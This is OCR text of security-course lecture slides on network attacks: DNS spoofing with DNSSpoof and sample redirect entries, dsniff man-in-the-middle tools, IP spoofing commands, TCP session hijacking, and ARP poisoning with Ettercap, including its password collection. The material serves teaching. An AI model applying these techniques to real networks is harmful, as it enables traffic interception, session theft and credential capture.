
DNSSpoof

- Attacker does not have to be on same LAN as the victim
  - Attacker just has to be on a network somewhere between the victim and the DNS server
    - DNSSpoof just needs to be able to sniff the DNS request
- DNSSpoof uses a configuration file to map DNS records
  - **`/usr/lib/i386-linux-gnu/dnsspoof.hosts`**
  - **`127.0.0.1 ad.*`**
  - **`127.0.0.1 *ad*.*.com`**


  `Kill those annoying ads`
  - **`10.1.1.56 *.skoudisstuff.com`**
  - **`12.30.33.44 *.afit.edu`**
  - **`75.11.12.13 *.yahoo.com`**
  - If target accesses anything ending in afit.edu, they are redirected to 12.30.33.44
- Now attacker can redirect traffic anywhere using DNSSpoof

Monkey-in-the-Middle Attack

- Attacker can grab and/or alter traffic between Alice and Bob
- Dsniff gives us webmitm and sshmitm



Using webmitm to "Sniff" SSL




- This is different than using a web proxy
  - Web proxy requires a configuration change to user's browser
  - Webmitm does not touch the user's machine

More Dsniff Components (TCP Layer)

- tcpkill
  - Kills established TCP connections by sending spoofed RESETs to both sides
  - Forces user or application to establish a new connection and possibly re-authenticate
  - Attacker can then grab authentication information

Using Snarfed Web Data

- Webspy - Very cool tool
  - Sends sniffed URLs to attacker's browser
  - Attacker's browser displays same pages as the target in real time



  - Lets attacker look over the victim's shoulder
  - Requires ARP cache poisoning or port stealing

Computer and Network Hacker Exploits

- Step 1: Reconnaissance
- Step 2: Scanning
- Step 3: Gaining Access
  - Application and Operating System Attacks
  - Network Attacks
    - Sniffing
    - IP Address Spoofing
    - Session Hijacking
    - Navigating the Network Maze – Ncat, Proxy Chains
  - Denial of Service Attacks
- Step 4: Maintaining Access
- Step 5: Covering Tracks and Hiding

IP Address Spoofing

- Spoofing = Disguising your identity
- IP address spoofing commonly used in several attacks
  - Denial of Service
  - Helps the attacker undermine applications that rely only on IP addresses for authentication or filtering
    - Firewalls
    - Router access control lists

IP Address Spoofing
Changing Your IP Address

- Just change your IP address to another system's address
  - Set IP address for whole system
    - Unix:
      - `# ifconfig [Interface] [IP_Address] [netmask [netmask]]`
    - Windows: use network control panel or:
      - `c:\> netsh interface ip set address local [IP_Address] [netmask]`
  - Set IP address for individual packets
    - Use a tool with built-in spoofing like Nmap
    - Use a packet crafting tool to build packets
      - Scapy, Hping3
- Simple spoofing works but…
  - You will not receive responses because the network routes responses back to the spoofed IP address
  - Also, the TCP three-way handshake causes problems…

IP Address Spoofing
Three-way handshake can ruin your day

- Eve pretends to be Alice
  - Uses Alice's IP address to set up a TCP connection
- Bob responds to the connection request to Alice
- Alice sends a RESET

EVE

- Simple spoofing with interactive sessions is impossible due to the TCP three-way handshake

ALICE

BOB


Computer and Network Hacker Exploits

- Step 1: Reconnaissance
- Step 2: Scanning
- Step 3: Gaining Access
  - Application and Operating System Attacks
  - Network Attacks
    - Sniffing
    - IP Address Spoofing
    - Session Hijacking
    - Navigating the Network Maze – Ncat, Proxy Chains
  - Denial of Service Attacks
- Step 4: Maintaining Access
- Step 5: Covering Tracks and Hiding

Session Hijacking - Sniffing and Spoofing

- Attacker can steal an existing session from a user across a network
  - Victim may see their session dropped
    - Usually assumes network problems and simply tries to log in again
- Works for all session-oriented applications
  - telnet, FTP, SSH, rlogin …


Session Hijacking Scenario



- Alice telnets to Bob
- Eve sits on same network segment
  - Eve can sniff traffic and watch sequence numbers
- Eve can hijack the session by
  - Kick (RESET) Alice off the session
  - Injecting spoofed traffic using correct seq. numbers
  - Bob will respond to the correctly-sequenced packets
  - Once Bob responds to packets from Eve, Eve has hijacked the session
  - Logs will point to Alice's IP address ☺

Session Hijacking: Ack Storms


- If Eve does not kick Alice off and just starts sending spoofed packets, the sequence numbers between Alice and Bob will get out of sync




- As Alice and Bob try to resynchronize, they will resend ACKs back and forth resulting in an ACK storm
  - After several seconds, Alice and Bob will give up and drop the connection
  - Meanwhile Eve may be able to execute a couple of commands on Bob

Avoiding ACK Storms via ARP Spoofing The Ettercap Approach

- Instead of DoSing Alice to prevent the ACK replies …
- Eve could use ARP cache poisoning
  - Eve sends gratuitous ARPs to Alice and Bob stating the other's IP address is found at Eve's MAC
  - Now Eve is effectively a relay and can filter traffic



Also Works on Different LANs



Hijacking with Ettercap

- Active sniffing using ARP poisoning
  - Allows Eve to
    - insert characters to a server (emulating commands) or
    - to a client (emulating replies) in various protocols and
      - adjusts the sequence numbers to both sides automatically
  - Alice and Bob do not perceive incorrect seq. #s → no ACK storm
- Hijack support for SSH1 in full duplex mode
- Password collector for telnet, FTP, POP, rlogin, SSH1, SMB, HTTP …
- Connection killing (RESETs to each side)
- Ettercap can be a bit unstable

```
ettercap 0.8.2 copyright 2001-2015 Ettercap Development Team

Ooops ! This shouldn't happen...
Segmentation Fault...
```


Hijacking with Ettercap

- Runs on Linux, Windows
  - ettercap.github.com/ettercap/
- Linux
  - **`ettercap -G`** for the GUI

